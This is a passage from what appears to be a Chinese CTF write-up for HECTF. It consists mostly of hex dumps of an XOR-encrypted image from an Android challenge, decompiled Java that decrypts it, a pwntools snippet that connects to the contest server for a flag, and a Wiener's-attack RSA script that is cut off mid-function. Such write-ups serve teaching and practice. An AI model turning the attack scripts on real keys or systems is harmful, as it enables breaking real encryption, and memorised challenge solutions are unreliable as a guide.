6C F8 63 F5 AD FA 99 1B 4B DE 2F D7 41 AE A4 A9
EB FD 99 EE 59 93 EA BE 04 25 2F DB 9D AD 9C 51
67 E1 15 34 F6 68 34 90 8F FC 4E 26 00 AA CB 14
48 6E 8F F5 2F 6E 39 40 EE 90 13 D7 1D F6 B9 D8
6B 8E B3 93 76 60 31 40 0A D3 AA CD 71 BC 30 0F
DA CA 43 9E 04 52 CE D9 29 5F 91 0B A9 DA 74 33
B9 9C F0 EF 58 CB 0B B9 2E 72 E3 8B 84 72 4F 8F
1D 49 66 97 92 2E B1 8A 14 D4 07 21 B0 E2 3C A7
00 69 01 0E E7 C2 11 95 C5 25 D8 CF 28 D5 EC 41
C7 6E E8 7F C2 99 60 9E 8B DC 65 B9 C2 B9 BF 2A
85 54 E5 B1 1B 0E 28 8C BC 02 0F 44 87 89 B2 D5
02 38 AB 09 8C 96 A0 2B CB 9A A2 53 8D 4B B6 D9
C1 74 C9 CC 56 48 EE 0D 32 E0 FF E6 BF DD 7D 0B
59 D1 66 51 9D 55 B0 F9 68 ED 3D 91 5D 50 31 EB
F2 AC 8E 64 56 6B E4 94 DE C6 61 CF D0 CD 25 DC
18 8C 0F 57 98 1E F2 DF 9D B9 80 C2 BA 2C B7 5D
80 44 2D 59 AF 3E A7 3E A0 94 11 1C 9C 03 3E ED
5A 44 9D 0C D4 5A CC C4 18 9D 08 79 FD 91 81 0F
03 8E 39 99 5D 9A BD DB A5 F6 57 28 9A D2 FD E1
C8 F4 57 D7 5C FA 07 0D 24 51 F1 E6 84 23 24 2E
12 3C B4 61 80 52 B9 D7 8B 4C 5B 7C 22 DD 6D 4C
A2 DE B8 2F CC CA E6 4A B8 1D BB 9C 96 C6 B5 E7
3C 60 16 97 85 0B C0 2A 44 20 6D CE AA A0 F3 7F
8D 22 F5 D4 16 95 E2 C4 26 2F A1 11 FF EB E7 0B
43 72 93 02 12 53 B9 66 6D DB 27 83 2F 78 4D 68
E2 CB 3D AD D1 0E E0 BC D4 CB EE 1E 0E CF C5 CC
F6 94 1B 46 9F 96 90 F5 AD E3 EB AE 12 F5 6D 42
BB 79 8D 6E C5 D2 D4 0C 24 DD 78 F8 AD E6 F5 A6
D0 93 C6 90 AD 69 81 95 FE 11 D4 A5 15 DB AF 49
96 1E 39 2A BA F9 63 21 6A D4 BE A1 2C 8F 06 EF
29 7A AC AB D8 80 4D EF B2 D2 46 CF 17 82 33 50
D2 23 FF 51 81 CF 1D B5 8D 74 03 26 DD 48 79 49

17 2C 47 42 E6 DE D5 C3 83 F9 2F E6 CA 91 B3 47
6D E0 DC CE D2 74 B2 28 1E 3E C1 86 2B F2 F0 9F
CD 41 94 0D 43 0A 07 DD B0 E4 94 F5 7D 82 86 5D
5A AF A5 32 7E DE 8D 8B 4E F7 AE CD 71 64 F4 9F
08 EA 43 4E 62 CD 55 FB 28 C6 2B 0D B1 C3 A4 DE
FE 96 0B BF EA 0A 27 7D 23 C3 30 38 CF E0 63 0D
4F F0 C1 77 A5 5B E1 63 6B DB 0B 7B DC 87 E6 A4
14 A0 8D 6E 0E B8 CF F5 BF 4B 23 46 AC 00 15 39
D4 6A D3 84 0A E0 11 E1 5C E3 11 9F D4 DA 2E 4C
14 FE E1 7D 03 8D 53 95 CF 00 61 7E 9C B9 06 BF
3A 90 B3 E5 83 14 7F 96 D7 08 92 BF 94 02 8C 8E
12 6B 33 9C 4D 72 43 1E 5F 25 1C 56 15 DD A2 F6
BF 4B C4 3C D2 83 F1 A0 41 DD EC EB 2C 82 F2 6B
59 90 45 3D 77 00 13 F9 30 63 FE E9 1C 59 81 03
E4 43 91 65 41 AE A5 32 DE 4B 44 50 C7 05 05 41
7B AD 2F 9D C0 A6 BA FC AF 8E 92 FB 41 77 38 86
D1 2B 84 91 1F 95 4D 17 76 1F 99 29 07 CE 6F BC
4F 60 D7 D9 B2 F9 AB E0 7A A3 31 97 BC E4 5D 58
B5 C6 E3 83 03 7E B0 83 16 0A 6D 36 09 CD C6 D7
7C 14 2A A1 FA D9 01 95 F2 60 1D 80 07 75 85 60
03 A1 40 F5 02 FE 80 51 8C 4D 85 D1 C6 38 6D 7B
E0 A0 7D 1D D9 5C BD 67 BB 8D 7E A5 1E FA EC 7B
54 FC 8E 55 2F 8C C7 D6 0A 6C 86 55 57 8D 37 65
A4 2E F5 19 85 04 04 FA 96 50 EE 81 E6 A2 1E 52
AA EF 81 38 07 FB 84 F7 E4 86 D0 F6 61 D4 72 91
69 1B 92 A1 C6 0C 1D 56 1A A4 28 D7 ED DA 34 80
04 6D F1 9B D5 E0 96 C3 E2 6F 95 19 B9 DE F5 6F
BF C5 60 3D 03 94 0F 24 DA 9D D6 E5 E4 CD 43 69
58 F1 F3 88 A7 53 CC FA B6 89 AB 0E 1E 4F 96 2C
7C 01 E4 61 C8 62 26 26 15 E9 49 69 10 CA D5 4B
03 F1 B9 C7 02 F5 BB 4B 37 75 D9 1E 69 37 5B BE
39 FB C8 5F 9D BA 90 A6 E7 51 91 17 2F 83 98 1C
3C 93 E5 01 03 91 62 CD 71 04 55 DA 6C A6 D8 CA
20 99 09 40 46 18 43 81 DF 78 0C BE 52 43 67 0A
87 90 48 5B 96 0F 09 3C BA D6 44 44 03 69 BF D8
CE 8B F5 DE 1A 90 19 09 DB BA D0 43 38 CC C7 CF
2D 10 05 70 12 B9 00 56 BB C6 EC D9 1D A2 09 7C
89 0A E2 60 2A A9 27 2E 54 52 87 83 0C 98 46 A9
5D DE A9 9C C8 7A 94 1F 34 53 2E FD 93 88 B3 50
09 FB 35 3E 01 F0 47 6B 09 E9 F4 88 F8 62 42 0B
3C FE EC 57 D0 B2 54 94 9C 46 95 45 7C D4 82 EB
A4 48 2D 6D AC A9 37 04 FC DD 71 41 22 66 99 F5
75 F1 95 3D 18 B1 62 EF 4D FD AB E1 DE E6 21 73
B0 CA 49 FB BC DD 6C 54 8F F2 E8 B0 8E 37 E3 D9
A3 5F 84 AC A6 00 6F 1E DD 47 22 47 BA 2D E1 01
9E CA D3 B5 5F 69 C3 E3 FF 04 3D 99 A6 74 19 97
FC 62 1C 40 38 F9 11 0B 87 0A 69 63 E3 DA 2B 7F
0C 7B 33 A8 EC 07 C8 D3 B4 2E C6 40 BB C2 BC FD
5D 99 0C E0 40 66 D0 7B 10 12 DE BC 0E 62 A3 19
8A 84 F8 41 8B 80 93 6D AC A0 0D 8E 92 99 D5 CF
52 09 CC 8D 90 A8 AF 0D 9D 4D F7 CF AD C9 96 C1
05 88 BB AD 84 08 B6 48 5C CA 86 CC BD AE A5 32
AB 5A E5 CF 5A A4 89 CD 71 BB F5 C1 8E 37 3C 47
1E 99 6D 64 91 ED 62 A6 A4 1C F7 67 B4 93 85 8B
9A 6A 68 D6 A6 F2 05 D8 8E 37 AE 0F 68 C4 E7 D9
A2 88 56 40 CF C5 B9 15 9A 5E 71 43 28 A3 6B C8
7F A7 88 8C 08 C8 5A 7B CE 9F 81 18 9B DA D8 F8
E7 63 C4 0A 4D 4D 20 54 9B 41 09 06 97 A9 B1 EA
AF 2E A0 D9 FF 04 9D 64 26 CA 2E 08 DE C7 35 C8

E0 D2 B3 04 A6 60 F1 D8 3F 06 94 03 E6 B8 29 6C
D2 6D B7 E1 4B 9B D1 64 57 88 69 FD 3C 09 F0 A1
07 71 42 C5 83 43 B5 85 3C 6B E0 5D E4 C3 B4 CC
A4 70 A5 32 2B 88 A6 FA 93 52 67 5C 22 FD 2C 4D
01 C3 93 43 15 52 AC 74 CB D4 7D 46 13 81 CD 40
3A C2 75 DF DC 64 53 ED 6A E0 19 9A 2A 2F B0 19
0F FB 98 6F 37 FE 91 84 EB A4 A1 9E C2 50 0B E2
8F F0 FE 9C 22 A0 27 A1 E7 DB A8 DB 44 5C 17 2B
5E 78 E3 85 BF 47 39 54 5F 0D 2F 79 F6 A8 60 C7
20 E3 C1 AD 14 C6 0B 5D 1D 98 45 41 A4 9F F1 C4
FB AA 37 C4 94 9A AA 43 84 60 F7 77 CC DD 47 89
12 AB C7 A8 6A A2 4F 84 86 46 17 CC F6 A0 3C 0C
4D 86 2C D3 90 FB FD 98 96 5C 2E 87 98 DE D5 54
2A 45 87 81 A0 E5 E5 B4 E6 C2 E5 C4 37 0A 0D C5
41 C9 F9 1C E4 CB 6E 8D DC C8 5A 80 5C 81 B1 DF
1A 1C 28 E1 AB EE 8E 4D F2 A8 BF CC 96 A8 FE 4D
BF C8 5A 95 8A A9 D4 91 8D 2B A5 32 5E C0 66 CF
52 C9 2D CF 4E EB 39 CD 71 AA 16 4D 81 98 6F FD
87 BA 21 7D 88 90 81 CB 16 30 34 C8 92 0A 76 D9
B3 F0 34 20 87 C1 62 47 8D 0D A2 D5 B4 88 86 C8
78 89 80 D6 AE B3 35 0D 2D 00 81 1C 43 0F 27 1C
1F 0D 92 9D 63 7A 25 41 CB 47 60 58 1E 6A 04 0E
16 CA D4 CA A8 C2 D5 D7 0E EB 0A 76 1B E2 87 DA
18 90 3D A6 C7 CC C2 BD 45 AA E6 40 44 84 20 8C
D0 EC 45 4C B5 54 F7 9D 87 6A 34 59 A8 5A 72 CD
71 CA A1 AA 19 D9 DF 28 F4 5A F0 60 B3 4F 9D 8B
C6 9F 30 D8 A4 41 60 D1 44 1F BF 0C 95 8F 61 C9
E7 70 8E A1 5D 45 C2 FB 9A B9 AF 5C 6B BD 0E D1
B5 E1 14 1F 87 78 FD 58 94 2F 7E E1 28 F4 67 6F
6B D9 A0 17 2A 4C 9B DF 87 50 D5 9E 4D DC 4C 4D
A1 88 E2 F4 83 C6 BE E5 DB 49 31 BC 3C A1 2F 6B
59 F0 88 B0 03 F5 28 5D FD AE B2 C8 E2 81 8F 6F
C0 7E 91 B4 FC AA 6C 63 05 1D 88 7B 88 CD C6 E5
64 3A 25 5E 07 7D 86 1D A5 DD B1 BC 4B C4 A8 F4
3E B9 BF C5 37 BD 87 A1 0A 18 A1 AE C8 42 01 AE
CF 3D BA A5 F5 C5 83 AD 29 A4 97 62 80 8C 67 2F
5F 8F 9D 78 D7 A0 9F 04 83 C8 5A 02 B7 0F BB B4
CE 0B FD 6E AC 51 F3 58 CC 0E 39 84 38 56 F9 E3
07 EA 68 A5 85 06 B0 E7 B7 2D D2 F8 5A 39 11 40
9B 08 A2 67 2E 54 6F 45 28 42 39 F6 A2 C2 5D 25
69 F9 73 77 5C E8 C9 44 E6 6A 61 C7 7B 39 6B 63
18 CA 94 4C E7 82 37 C2 F5 8F 35 41 C5 96 42 71
40 B3 0D 58 AA 3F A9 DE 80 A0 C6 6F C2 69 44 96
86 6D 6F 68 89 E6 74 FA 5F DE F4 4F E0 D2 07 7C
94 8C DE 03 87 51 D7 16 64 ED E2 1B 9E A1 81 FD
EE 10 30 42 FD D7 BB 16 ED 6D 9C 3E 94 06 99 A0
B2 0E F5 65 40 84 F7 68 2C 6B 6F 1B 90 41 97 41
62 79 E9 69 4C 0A 90 23 F5 6D 9C 45 4D 0D 6C D3
DD B1 45 AE 6A 4D FD C3 5A CD 0D C5 5E D4 C9 0C
44 03 B9 04 02 C3 B3 E5 4F DD 3B 0B 10 51 73 8D
D0 D7 E1 98 3A 8C 4E F7 07 98 68 C0 1C 89 14 0F
5F 0F A9 3A D2 78 13 9C 43 85 29 59 5F 0F 9D D4
3D 46 C8 6E DA 2F 3B BE B7 D0 CE 51 0F 8A B0 06
A3 99 82 9A BE 1E FC 8E EF A9 D1 C9 CA 49 B2 FD
DA E0 4D 94 22 5C B8 BE C7 51 47 25 86 41 A7 E3
A2 E2 99 E0 94 46 E0 1F B7 46 B5 E6 2B 9F F8 44
3A F5 83 49 C2 AC 89 86 BA 66 41 5C CA 49 A6 97
8C EE B4 E7 99 D0 F7 63 FB 84 E8 1B 96 2A E3 FB
98 95 D2 5B 98 BB 4D C0 DD 2F CD AA CD CF BD 03
B2 F0 80 D1 85 C0 77 0C DE AD 01 A1 BA FC B5 CD

71 8E 8D CA 5A E8 C3 2C 6C 59 CF 58 1E BA CA AD
D6 1F A3 79 48 C1 6D DD 94 D2 A1 AB BF FC B6 E9
E5 FC C3 7D CE 81 29 87 B8 AF 3A 10 ED CD BF 28
DE 82 09 7E D7 CB 75 C9 EF 2A 5F 2C C3 85 81 64
0A C5 E5 C7 4C 4D E7 01 A5 F1 6B C7 4A 65 85 2A
BF 7A CF 64 DB 99 6A BD 60 6F 6F 00 E2 28 05 6F
80 F9 39 B5 DE 82 BA E2 BC DE AF 21 A2 EE 99 49
0C C8 5A C5 4B 70 CD 61 D2 60 83 29 52 09 93 1D
49 FE B0 7B 90 52 BF C9 E2 0C 75 8A EA 45 9D 1C
14 09 E3 08 EC 8D F8 CC D9 C8 5A 51 DF 45 E0 AE
12 3C B9 56 14 C6 E5 2D AD C0 B3 5F EC E3 F3 EB
6F E1 97 D5 9E 2E 07 04 BF D6 D4 7F B2 13 5D 25
E4 77 1A 3F A3 AB 3B C0 DD AD 3D 05 54 FE D5 2D
21 FA 2D 9B B5 6C 4F 30 46 A4 67 65 46 9D A4 C0
CE 86 B1 DB 8E 37 9B E5 88 C8 5A 89 47 F9 E2 7F
97 47 D6 A8 86 6E 76 50 D2 22 42 97 65 8B 79 45
48 46 C2 89 94 81 07 41 77 2D FE 8D 17 80 A0 6B
BF DE C5 F7 0E E5 94 99 38 91 C0 7F 4E 3B 98 07
26 30 C2 70 40 49 B3 52 12 AB C2 EA 10 81 39 B7
B6 CA 23 08 DE D9 B1 C9 C2 FA FC E4 4C 0A 34 2F
EC EE 23 FC 01 42 FD 3A 3E 5E 9C 00 B6 8D 93 BD
D0 78 A5 32 37 88 A6 9A A7 0E B9 03 80 86 E6 05
12 07 AB F8 4D 83 2F 35 1C E6 F5 E1 B6 40 C4 D0
84 2A 76 9F B4 82 F6 FB 5D 03 E6 91 A4 2D 30 B9
3F 02 9B 07 B2 66 1C F1 4F 45 04 D1 69 CB C9 2E
D7 6F 14 0A CB 4A 3F A8 0E B0 50 63 87 49 57 C0
9B A5 31 D2 D8 10 AF 4B 4C C4 FC 99 6F 50 06 69
86 5C 28 75 3C 73 22 98 4E AD 93 89 C2 3C B4 F5
2A 80 0C 6C 9F 09 8C AB 48 E4 06 97 BA BD 35 C6
4D 4A 01 D6 DE D9 94 B3 FD 9C DE C2 D6 3F 91 2C
9A 10 66 40 97 6A 2A F1 4E 2B A6 AC 2F A0 A6 01
8F 90 A7 BD 3C 88 E0 AD A8 A1 4A BE 67 16 4F 27
9D A1 51 BE DD 05 3F A5 03 DD 3D A5 E7 69 14 05
3E C9 68 8D BE CA C3 E8 44 F1 D0 D3 5F DF 8D 3A
CE 42 49 53 DC AE 23 EC C6 8C 3D D6 CC BB 77 B8
04 78 65 DB 16 0C FF 0E 28 55 AA E3 A2 A1 7F 24
CC E1 54 0F 23 80 19 41 9F 9A EE E4 4F B8 A9 05
DE C9 36 5D 26 C1 99 1E 2F 99 FD 66 0C 22 38 79
C8 02 E3 D0 A2 41 73 C5 2A 20 72 15 C8 ED CE 11
44 BE 1F 7B 0A 02 C9 3D 37 83 FE A6 52 2F E4 60
29 0D 31 E9 BE 62 91 C0 38 9D BA C5 99 5E 8B FC
CF DD 79 25 88 28 61 CD 71 FA 25 CF 8E 37 A5 32
E0 DF 08 AD 3E 8A 14 BB 17 18 C2 AD 30 91 89 DB
1F BB 34 CF EF 99 AD C3 16 86 3D 0C 96 81 15 1C
26 2A 01 8D 66 4C 64 86 04 AA 7E 87 2B 18 A8 E4
16 30 86 A5 C8 C4 E0 7F 3E DB 88 58 00 5A 3D F5
59 CC 6D B4 FF 30 01 E1 B3 21 98 E5 74 B1 AA CC
D7 40 39 D9 DC DE 85 14 46 3B FD 95 E8 42 42 78
00 BA 2A A4 14 13 E8 C4 B0 DA 6F 67 24 67 10 62
DF 1E A1 D1 02 45 3D FF BE A8 FC 80 BA 2C A5 32
40 D7 B0 8D C8 B0 AF 2B 05 98 BB 97 8C 58 A7 A3
9A AB 7B 07 F8 F1 68 6D 24 A5 98 23 F3 F3 78 90
CC A5 9A C1 8F A9 77 CC 3E C9 24 3D 4E 66 A4 3C
0E 42 A4 D5 EE 93 25 FC 8E 37 FD C9 EC 3E 1C 01
29 A3 0E A5 C2 6E 7E 19 F4 4E B6 B6 12 A9 2A 83
E3 FB A3 BD F8 01 13 9C 91 D2 AF 28 54 79 F9 E7
38 C1 97 D7 4E 51 37 89 DB 4D C0 55 2B B1 7D 17
F7 C4 EB E7 9C BB BB E9 55 93 C5 B4 C3 5C 00 0F
4B 4A 90 AA 16 DB 2F AB BA 0A EF 05 12 53 A9 AD

6F 29 CB 94 E3 59 A3 9E 57 86 45 9D A5 DD CA 2A
BB CE 04 8A 9D F9 BD A5 19 45 A0 FF AA 60 10 CC
D6 CA D4 93 DF 43 0F 56 CA 90 0E 16 8C EB 09 1C
46 A0 FC 9E D7 2E 23 65 F2 90 B2 18 C6 7B F6 88
6C F9 15 5F AB EF 85 5D 3C E4 A0 61 85 DC 9E C2
8A 68 29 D6 87 72 72 F7 59 93 C8 D3 50 AA D1 41
C7 82 CC DE 9F 6A B1 B1 A2 59 AE 47 E0 78 D3 CE
5D F8 F1 DD DA 68 8A 8D C8 E2 0E 63 ED CD 6F D5
ED C1 F9 29 0C 30 76 E9 79 7E A1 86 E8 88 74 EC
CB 68 BE 51 96 D0 9D B1 37 EB 74 BE 0E E2 5E E5
99 4E FD CD 71 F3 05 CD 71 9C A7 FF 8B BA 0F 63
A7 E0 B3 D3 54 B2 ED B1 D2 2D F3 A1 9E C3 BA D7
BF 4C 0C 7C 80 BA 21 94 48 6C A4 8E AC 6D D3 7C
D9 EE 4F AC BF 49 9D A9 34 E3 65 55 DE E4 C6 2E
D3 8F 31 F3 A8 03 67 14 EC FC E3 E1 7D CA D7 43
CD 01 B9 D3 90 AB 2B 87 06 78 0B 50 C3 66 B7 B9
29 BD A0 2C FA C0 B3 47 5E 96 8E AF 44 7E F4 C8
90 1B 36 81 64 86 95 D8 7C 1E 8D 66 23 66 AC 74
1D D3 3D 5C 98 A1 69 2B 4F 0B 20 3D 93 DC A6 CD
71 EF B7 CD 71 19 51 67 6B 53 F8 E6 50 2E 21 9A
D2 53 F3 CD 71 7C 90 0E EA 58 31 09 07 FA CC 6A
88 CE 98 48 4C 7D C8 6E 4D F2 A2 5A 84 78 F0 15
2A 66 F7 9B C4 D2 B6 BC F5 9D 17 50 00 7A 21 07
E2 65 89 5B A5 88 2F 3D A1 6B AB 8D 84 2A 25 04
68 44 94 49 09 0D 34 AC 22 82 00 E5 B2 29 64 9E
EC 64 A2 A7 8C 1C A1 AF 1C A5 6A AF 04 7A BC 47
B7 78 87 9E E8 CB E5 E9 BB A4 25 C5 83 86 F8 67
0B EA 60 02 2D 8F 1F 9D C8 F9 88 58 2F A1 8D AA
94 0A FE 8A 16 5C EF 44 D4 2A C8 D3 50 CC 4E 1C
0C E1 0D 25 84 F6 2A FD 9D 9B BB 88 38 46 90 48
DF 69 ED 69 5C 6A 27 82 F2 BA 2B 4B 1C CC C4 8C
F5 A0 FD 41 0F DF B2 48 65 71 E5 7F 24 30 45 C6
C4 86 D6 59 F4 5E F0 D9 FD 04 90 B8 B0 E0 E9 AE
F8 A1 B6 5C 6F 2F 9C D5 13 68 73 B1 1C C5 39 8B
02 86 94 E5 E8 9D 11 40 5E 9F 3E 75 6B E4 78 37
B1 FE CA 32 74 37 6B 84 0F A2 09 AC 42 ED E9 B0
E3 41 AB F9 A4 D8 8E A0 0A 99 B2 9D 87 0D 9D 14
E9 6C F1 E4 5A 92 5D 2A 86 11 85 BF FF 86 8D 55
B8 29 D7 CC D7 0F A5 32 F1 37 B8 C1 68 F7 79 EE
70 77 7C 2B 24 7F 8A EE 53 31 50 32 71 2C 7C 72
4F 7F D0 32 60 B6 BA 98 D1 B7 D8 BE F1 63 68 60
73 3D 1C 60 45 37 4A F4 02 BB 78 EE D4 BB 4C 79
0F 2A 3E EC 67 CC 27 7D 45 D8 CE D7 98 E5 E1 96
BE 0C 8F 9F 24 89 C6 57 A8 32 91 0F E3 E1 33 06
65 C8 5A A1 AA 1C 67 FD 2F 8A 67 C8 92 A1 15 74
FA 93 3F 99 04 78 E3 CA 3E F6 82 BE 25 60 36 44
36 FD 1D C3 77 90 E1 45 E9 CC 3A D9 99 CD 87 65
36 D4 30 1D 9B 4C EB AC 42 B9 6C C7 A4 4F 06 DE
09 4D FF 03 CE 7E 72 9F AD 40 1D 2D DA 42 D3 F8
2C A3 11 5D 05 4F 73 D8 CB BD 81 FF EC E8 1C 6E
D6 56 64 88 6B 2C 07 A7 07 FC BC BC BD C3 F9 B9
D0 E3 ED 99 E7 41 B4 4B 4A 7C 27 FD E4 80 44 65
D6 3C 8C 7A 43 11 68 43 1C 7F 90 74 29 A2 E0 0D
5B 1E 79 C0 D3 AA 78 35 E2 C1 45 CC 96 66 A5 32
ED C2 D9 60 80 9E CF AD 6F 78 82 4D 8A AA 1D CC
02 E4 0E 0F 4B E3 61 97 4D 4E C9 F9 5A 1D 4C E8
2D 9A A0 2A BB 6A F3 8D 12 11 3B 07 AC 21 E7 E2
B7 06 06 9F 1E 65 33 8A 26 85 63 A4 2E 53 85 F7
57 59 8C E3 5B DA 37 95 F7 4E 2B D2 87 D6 DE 83
BF 1D 0C 4B 53 6C A3 0C 5B 00 67 00 0F 0F 04 40

BE 1D 9C 4B E2 6C A3 0C FB 99 C7 99 DF 9F 94 A9
4A A4 03 F1 4F 41 11 D3 AA A3 27 85 39 8C 8D E2
27 E9 A2 75 0E 2E 42 AB 48 B8 AC D8 80 EA 04 78
C4 2D D5 06 4D A8 1B 0C A9 F2 E3 53 54 D9 39 69
DF FF BC 2F C3 CC 49 F7 DE FF BB 89 04 05 01 60
A0 FA D5 99 0E 67 24 96 00 ED 27 6C D7 66 FC BB
BC D6 7E BD EE E6 3C F5 5A 93 ED A1 AA DB 2B EF
0D 54 08 CB 4C 1C DF B1 15 1B CE 4E E9 53 F3 AD
46 FD 8D 7C 4C 3D 82 F9 18 A6 8D 3B CE B2 BA E0
89 FE 79 A5 5C 85 30 40 FD D2 1E E1 86 06 0F 85
5D 57 AF 73 3B 1C 69 49 7E 6D ED 1E 1D 5D 3B 3C
C1 67 DF 79 43 4E 3C 1C 96 10 94 37 BB 82 4D 05
5C A0 8E D7 C8 E8 F0 87 DB A1 7A 8E EB C6 B8 4C
AC 00 95 0B 6D 4C C4 3B 98 D8 F4 2F A1 AC 28 6C
78 78 08 7C 5F 21 3D 8B 0C 33 CC AF E0 E6 90 C8
E9 FE AC 9E C6 B4 92 C7 27 FA 38 98 EE EA F9 FF
07 A8 F2 ED 8D EF D5 83 C8 99 8E C0 FE 63 AF 67
B7 6F 94 6A 18 5D 79 B7 15 D4 E4 4C 66 B1 23 13
25 C3 F1 05 24 AB A8 FF C6 10 19 B7 84 D2 98 6E
E9 8F 02 E6 BA CB 3D C9 57 C8 5A 8D CE 28 8C 57
6C 00 36 A6 CC 4C C4 2C 01 D0 E9 04 B3 5D 0B DC
2A D3 92 D7 03 99 C5 A1 5B 8E A0 36 79 EE DC 2B
62 13 7A 2B 73 11 06 B7 71 37 5A 32 12 A6 C8 34
60 A1 13 A0 66 57 F6 AD 77 0E 74 63 73 37 4E 06
73 23 F2 32 3F 77 FA 32 D1 37 5A 72 CF 35 5E C2
37 62 9B 34 EA D8 DF 22 9F A4 62 68 CC 6B AF 21
A8 82 49 E5 A4 1E EC 44 17 1E EF DE 09 2A 0D D3
54 64 67 88 C1 F0 B1 BC 07 86 03 BC B8 88 E2 7D
AE 48 E3 84 CC 21 FC 4E 36 30 F8 8C FE 53 C4 55
5D 29 D5 0B 69 D2 F5 21 E3 6B EE BE 2C 9E 66 D5
4E 54 F7 2C FE 69 24 05 E2 E2 54 AD D6 9A 26 BB
8F 73 A6 80 5D F2 9A 6C D4 AC 9C 20 17 EF 33 07
42 D5 42 C8 C2 DF 39 66 51 86 42 17 88 2E FE 41
CE FF 03 B1 FE 94 B3 E4 33 E2 61 17 B0 E0 D5 2E
9D BD 8B 4B 4D 8C 69 C0 DF 8F 94 32 F4 0E 6E 9A
FD 38 7A 9F A0 CE 0B 7E 12 C5 F9 11 D5 53 56 AB
34 52 4A 96 BF 2F 36 30 14 F5 9B 0E 65 9F A9 ED
D6 BA 8B F6 E0 F2 8E C6 BA 5C C1 42 28 70 8A 0F
B6 5D A8 44 B6 5A D6 EE 2E 1A 70 1F 2D F6 C5 77
89 51 35 E2 E4 45 A4 61 06 90 45 C6 D6 CE 40 88
25 A3 2F E4 B0 5A C7 FD 3F 8A C4 7C 08 54 9D 51
20 60 F5 76 D0 AB 3F 28 0B 49 CB DB 5B 46 28 F9
1D C2 BB 52 B3 FE F2 77 C7 C1 12 DF A6 00 7D 9D
2D D2 42 5B DA 48 4E EC 97 AF 1B 65 79 F6 76 53
6B 97 84 99 2E 0C FF C0 B6 5F C4 B5 CF F0 D9 CB
68 42 B2 F0 00 0F 53 05 B3 04 DF 7C 2E 54 2D F1
23 C7 83 D6 E0 E4 F7 42 D7 78 2D F3 ED 92 50 E4
4D AF 10 D5 5C A1 9C 9B 1C 8B C3 8D F9 FD 2C 78
2D 8A D6 04 29 FC 9C 4B 45 6E F1 B8 89 56 AB 0D
D0 B2 2E ED D9 E9 25 3E 3A 0D D3 0C 9C 62 84 AE
6A DB D5 15 37 9F 1C 8A 59 F2 36 5A E4 39 C0 03
3E FA B5 DC 12 91 8C 45 3A E4 EB 44 BC 24 71 5E
6F F0 C6 2E BA DD D4 AD 28 2C 46 65 1A D3 B3 4B
95 F5 80 91 05 6B 3C 80 44 D0 91 DF EA 0D 80 DD
D3 26 17 FC 58 4A 57 21 9B A3 9F 50 C5 D3 8D 83
D7 0A 60 9A 82 A0 AD 54 89 66 0F 49 37 3C AE 0F
26 5B C5 2B 81 DC 93 4F 86 5C 79 EB 6B CC 38 CE
C2 E7 F2 79 3D DE 35 0B 37 C1 E6 17 F4 C3 41 4F
60 F5 BD D7 2A AF AB FE A0 7E 9F F8 E8 C5 C3 DF
2D 29 42 78 43 E0 93 95 C3 0A 97 AA BF 02 4D 32

```
EC FB 3E D4 A0 B6 D8 92 31 7C 5E 5A 43 B7 79 1C
37 77 D1 A2 21 31 5A 32 FB 80 5A 32 37 7F 5A 91
51 32 5A 32 61 9F 5A 32 71 94 7C 32 70 B5 DA 32
71 31 77 15 BB 14 11 EB 71 43 9D 19 B7 1B 0E A3
2A 5C DA 3E AD 9D AA F9 B7 41 78 4B 11 2E E3 60
34 C5 4A 36 E5 9D 16 B2 24 3D 5A 12 71 34 36 4A
5A 37 B3 2B 41 67 50 34 51 23 0F F3 31 15 7A FC
91 22 33 C7 45 C3 E6 6B A5 1B EB 4D 5B 37 AF 5A
03 FE 86 FD 56 B4 F6 6A 9A E6 EC AC 42 87 5D 98
8D 45 22 06 44 92 1E 68 AE 0B C4 A7 23 78 69 52
6E 08 3D E5 D2 28 D3 09 E7 06 57 A3 D0 D8 BD 12
6D 5C 1D 35 E3 E0 71 DD 85 A4 98 32 E1 98 3F 28
3B DD 13 D1 43 C0 3C C6 F1 3F 66 51 02 FA 24 A7
2A B1 EC A0 83 37 1C D8 93 D6 4E 97 BB 04 1A 2A
EE 7F 4B 8E 5D 87 56 E9 0B E4 16 C7 44 76 6C D7
CE 86 95 E7 1B D9 E7 0A 21 81 AD 32 9C 99 21 54
C5 5E E0 5C D3 78 E3 79 63 50 00 8F 44 82 99 24
4D 87 54 89 7D 60 42 32 6F 48 81 98 D1 36 CE 73
91 35 DC 34 71 17 F3 52 71 30 A5 EB
```

发现头部大量71 37 5A 32，结合反编译后获得的逻辑，四个一组异或

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_show);
    this.imageView = (ImageView) findViewById(R.id.imgv_show);
    byte[] kkeys = getIntent().getByteArrayExtra("kkey");
    byte[] imgBytes = new byte[20480];
    Bitmap bitmap = null;
    try {
        int len = getResources().getAssets().open("JFIF.jpg").read(imgBytes);
        for (int i = 0; i < len; i++) {
            imgBytes[i] = (byte) (imgBytes[i] ^ kkeys[i % kkeys.length]);
        }
        Log.d("baby-show", "len:" + len);
        bitmap = BitmapFactory.decodeByteArray(imgBytes, 0, len);
    } catch (IOException e) {
        e.printStackTrace();
    }
    if (bitmap != null) {
        this.imageView.setImageBitmap(bitmap);
    }
}
```

CSDN @塞纳河畔的春水



PWN

签到

直接链接地址，拿到十六进制形式字符

```
from pwn import *
p = remote('123.56.242.200', '10005')
ou = p.recvuntil('}')
print(ou)
#b'HECTF{\xbb\xb6\xd3\xad\xb4\xf3\xbc\xd2\xc0\xb4\xc4\xc3flag}'
```

中间部分


```
e: 0x14b367bf01efd4dc667b8e62975479c612c96e78f7f1f55242b2973c882ddcb33a65c52174d8ae1273764ce429054ea3f2fdc3
n: 0x75be564267f8bf6c2038dd0cadfeecbc3158acfc27e679dd0bdb0db0e90bd5198a0a7edc0626f357a2d75f3c37ede045b7f7ca
c: 10127659956533419108589656976567211166527205183773088147543122705230809548550336271584049969380709512046
```

e很大，低解密指数攻击

```
#!/usr/bin/python
# coding:utf-8

import gmpy2
from Crypto.PublicKey import RSA
import ContinuedFractions, Arithmetic
from Crypto.Util.number import long_to_bytes

def wiener_hack(e, n):
    # firstly git clone https://github.com/pablocelayes/rsa-wiener-attack.git !
    frac = ContinuedFractions.rational_to_contfrac(e, n)
    convergents = ContinuedFractions.convergents_from_contfrac(frac)
    for (k, d) in convergents:
        if k != 0 and (e * d - 1) % k == 0:
            phi = (e * d - 1) // k
            s = n - phi + 1
            discr = s * s - 4 * n
            if (discr >= 0):
                t = Arithmetic.is_perfect_square(discr)
                if t != -1 and (s + t) % 2 == 0:
